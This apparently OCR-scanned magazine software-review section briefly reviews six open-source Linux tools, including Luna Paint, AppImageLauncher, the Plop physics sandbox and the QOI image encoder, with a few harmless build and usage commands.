
# Luna Paint

Version: 0.11 Web: <https://github.com/lunapaint/vscode-luna-paint>

**A**ny *Paint*-like application will eventually come in handy from time to time for a quick art-editing job. In this month's *Hotpick's* we're looking at *Luna Paint*, a simple drawing application that comes in an unusual format.

*Luna Paint* is a small application that can replace *Kolourpaint* or *Drawing* with a very similar tool set. Yet it's not a standalone tool but rather an extension for *Visual Studio Code*. The latter seems to be a very popular choice among Linux developers as a beefy text editor (or a mini IDE if you like). The point is that since *Visual Studio Code* has an easy-to-use built-in extension store with a slew of extensions, then why not add another one for managing bitmap graphics?

A Linux developer may need to create or edit an icon for their application, or access and alter any sort of bitmap assets or artwork that the project depends on. With *Luna Paint* there's no need to shift focus on a separate imaging application – you can deal with graphics right within *Visual Studio Code*. Just open a file with it and it'll automatically call the *Luna Paint* part.



Draw an application icon right inside your favourite code editor.

The program's editor features a toolbar with basic image-editing tools that enable you to draw lines and shapes, fill areas with solid colours, select and crop images, add text captions and more. It's also possible to use several layers and change their blending options, manage actions history, and export the image to different file formats.

Installing *Luna Paint* is straightforward: just search for it in the *Visual Studio Code* extensions catalogue and hit the Install button – that's it. *Luna Paint* is nowhere near being a *Gimp* alternative, but then again it doesn't need to be. Instead, *Luna Paint* is a robust tool for making a limited number of pixel-perfect edits and simple drawings. It's also another way to your eyes have a little rest from coding, by the way!


## SOFTWARE MANAGER

# ApplmageLauncher

Version: 2.2.0 Web: <https://github.com/TheAssassin/ApplmageLauncher>

**A**pplmage is another format for self-contained Linux applications that's had undeservedly low media (see **LXF234**) coverage. A Linux program distributed and run as Applmage always remains a single executable file. Therefore, you may be running dozens of Applmages without cluttering the file system, just like 'portable' applications. But, you still need to manage them: integrate into the system menu hierarchy, keep them updated, and generally be aware of how many bundles you have.

*ApplmageLauncher* is a great solution for doing that job and it is a must-have companion to your system once you are fond of Applmages. The program itself is a launcher, meaning that you're supposed to open an Applmage with it. Once you do so, *ApplmageLauncher* will come up and ask if you want to run the image once, or integrate it in your system for permanent use. The latter case is interesting, because you get some great desktop integration features without any extra effort. For instance, you can right-click an application launcher in your menu and find extra actions for removing and



Give an Applmage program a quick try with no obligations, or integrate it within your Linux desktop for easier access.

updating the program. Not every Applmage supports updating, but many do!

Where do we normally look for Linux programs packed as Applmages? Well, like most Flatpaks reside at **Flathub.com**, most Applmages reside at **ApplmageHub.com**. The site is powered by Pling, the same backend that **gnome-look.org** and **store.kde.org** use, so you'll probably feel at home there. *ApplmageLauncher* also does some housekeeping: it moves all installed Applmages to a dedicated directory and therefore keeps your **~/Downloads** directory clean. Do give it a try for a better portable application experience!

**PHYSICS SIMULATOR**

# Plop

Version: GIT Web: <https://github.com/Caltrop256/plop>

**D**id you enjoy *Sandspiel* from **LXF249**? Then you'll probably like another game of that genre that we recently came across. *Plop* is a promising physics simulator and a fun playground where you can explore various materials: liquids, gas, radiation and many other elements.

*Plop* is a web program that you can try at <https://caltrop.dev/plop/>, although we built it using **make** and then copying the files to `/var/www/html` to make *Plop* instantly available at **1270.0.1:80** – it's that easy if your Linux system runs the Apache HTTP web server.

The game looks a bit like an image editor: there are drawing tools to the left of the main area, and some categories above it. Although *Plop*, like almost all other simulators, hasn't passed our regular test for the Pythagorean Cup (sadly, there's no vacuum simulation), it performed very well in other tests. The game includes seven categories of things that you can use for experiments, including solids, liquids, gas, brittle, electronics, explosives and nuclear. It didn't take much time for us to draw a dynamite-based bomb with a



It's minus 5 C°, and we decided to connect the torch to a battery in order to melt all that snow into water and watch it become ice...

touch string for a delayed explosion, create electrical circuits, watch polonium decay into neutrons and plutonium, and play with various flammables. It's possible to pause and resume reactions, save and load states, and even change the canvas size according to the scale of your experiment.

Knowledge of chemistry and physics will help you get the most from *Plop* – the more you know, the better usage scenarios you'll come up with. On the other hand, if you don't have an academic background, the game can serve for enlightening and educational purposes. The game is impressive thanks to the endless playground possibilities it provides, but it also made our eyebrows rise when we realised how tiny *Plop's* disk footprint is! All of the *Plop* assets need less than 0.5MB, with the main physics simulation logic being of just tens of kilobytes.


**BROWSER GAME**

# Let's Surf

Version: GIT Web: <https://github.com/jackbuehner/MicrosoftEdge-S.U.R.F.>

**L**ately some Linux users have discovered an Easter egg in the *Microsoft Edge* web browser, particularly in its built-in, not-so-secret game available at `edge://surf`. The egg was not in the game itself, but rather in the fact that one could choose Tux as the character in the Linux version of the browser. We first thought that it has little or no connection to the open source games that we're committed to highlighting in *Hotpicks*, but it turned out that the Surf game is a standalone open source project legally residing on Github. This is a third-party game with community patches that enable *Let's Surf* to be played offline, and – what's even more important – with any browser you want. There's no Tux option here, but the rest of the game is identical to the original version.

*Let's Surf* puts you in control of a person on a surf board somewhere in a fictional tropical bay. Start by choosing your character to be a boy or a girl, opt for a different skin colour, and then double-click to enter the game. By default *Let's Surf* works in the 'endless' mode, which means that you need to stay up and avoid



Escape from the speedy squid and try not to hit any other objects on your way!

obstacles as for as long as you can. That's not as easy as it sounds since your character tends to accelerate, making it more challenging to manoeuvre at higher speeds. The bay is populated with rocks, castles, other surfers, trampolines and squids. The only chance to run away from a squid is to use extra speed boost (right-click) and successfully pass over all other obstacles. There are two other game modes, featuring time trials and zig-zag challenges. Depending on the mode your goals can be a faster time, larger distance covered by surfboard or more completed zig-zags. Beautiful pixel graphics, power-ups, coins, extra lives – that's quite a lot to make *Let's Surf* a jolly time-killer!

We tested the game in the offline mode with *Firefox* and some other browser, and found it be smooth and error-free. Grab your board and hit the waves!

## IMAGE ENCODER

# QOI

Version: GIT Web: <https://github.com/phoboslab/qoi>

**O**ur commitment for efficient data compression know no limits. That's why we're so passionate about image encoders such as *Lepton* (LXF215) and *JpegXL* (LXF283). Here's another one called *QOI* – *Quite Okay Image*, which has been developed by Dominic Szablewski.

*QOI* is a blazingly fast image encoder that claims to be up to 50 times faster in compression and up to four times faster in decompression compared to the standard Libpng library. The project is in the very early stage of its lifecycle – it's a proof of concept than a final product – but we can already use it. It all starts with compiling the main executable from the source code:

```
$ gcc -o qoiconv qoiconv.c
```

The resulting file will be able to convert existing PNG files to the *QOI* format, and decode them back. *QOI* is a lossless format, so it only works with PNG and not with JPEG. It's also uncomplicated in that it passes each pixel only once and has just four ways of compressing colour data (choosing the one based on the previous pixel's data). The aspiration towards simplicity, as opposed to

```
atolstoy@Fedora-Main:~/QOI
[atalstoy@Fedora-Main QOI]$ qoiconv --help
Usage: qoiconv <infile> <outfile>
Examples:
  qoiconv input.png output.qoi
  qoiconv input.qoi output.png
[atalstoy@Fedora-Main QOI]$ time qoiconv test.png test.qoi

real    0m0.075s
user    0m0.064s
sys     0m0.011s
[atalstoy@Fedora-Main QOI]$ stat -c "%s %n" *
8323204 test.png
650257 test.qoi
[atalstoy@Fedora-Main QOI]$
```

When it comes to speed, *QOI* is second to none!

the over-design of industry-standard image encoders, delivers decent performance figures. Compression ratio is only 10-15 per cent smaller than the one of Libpng, whereas the speed is far better, and consequently the CPU overhead is just negligible.

Moreover, the *QOI* performance doesn't depend on the type of image. *QOI* runs equally quickly when encoding screenshots, photos and drawn artwork. Even though we don't have the appropriate image plug-ins to view images encoded with *QOI*, you can use it for compressing and archiving purposes.

Note that there are several other compatible implementations in other languages. The Go version is at [bit.ly/3xxHhB7](https://bit.ly/3xxHhB7), and the Rust version can be found at [bit.ly/3xvu63H](https://bit.ly/3xvu63H).


## FILE MANAGER

# Xplorer

Version: 0.2 Web: <https://github.com/kimlimjustin/xplorer>

**O**ne of the keystones of desktop computing is file management, and we've covered quite a lot of file managers in *Hotpicks*. Those were Explorer-like, Finder-like or Far-like ones – each with its own claims to win your heart. But when it comes to desktop file manager built using modern web frameworks, we can hardly remember any. That's why you may find it interesting to use *Xplorer* for your regular file management operations. This traditional file manager doesn't look too different from *Nautilus* or *Dolphin*, but its internals are completely web based.

*Xplorer* is written in Typescript, with some parts made with Rust and others with SCSS (a dialect of SASS for stylesheets processing). After compiling and running it ( `$ yarn install && yarn dev` ) you'll see a neat utility that resembles a tweaked version of *Windows Explorer*. There's the side panel with favourites and common entry points, the central area with files and folders, and the optional right-most panel where you can preview images and videos. *Xplorer* supports tabs and thumbnails, and can search for files using wild

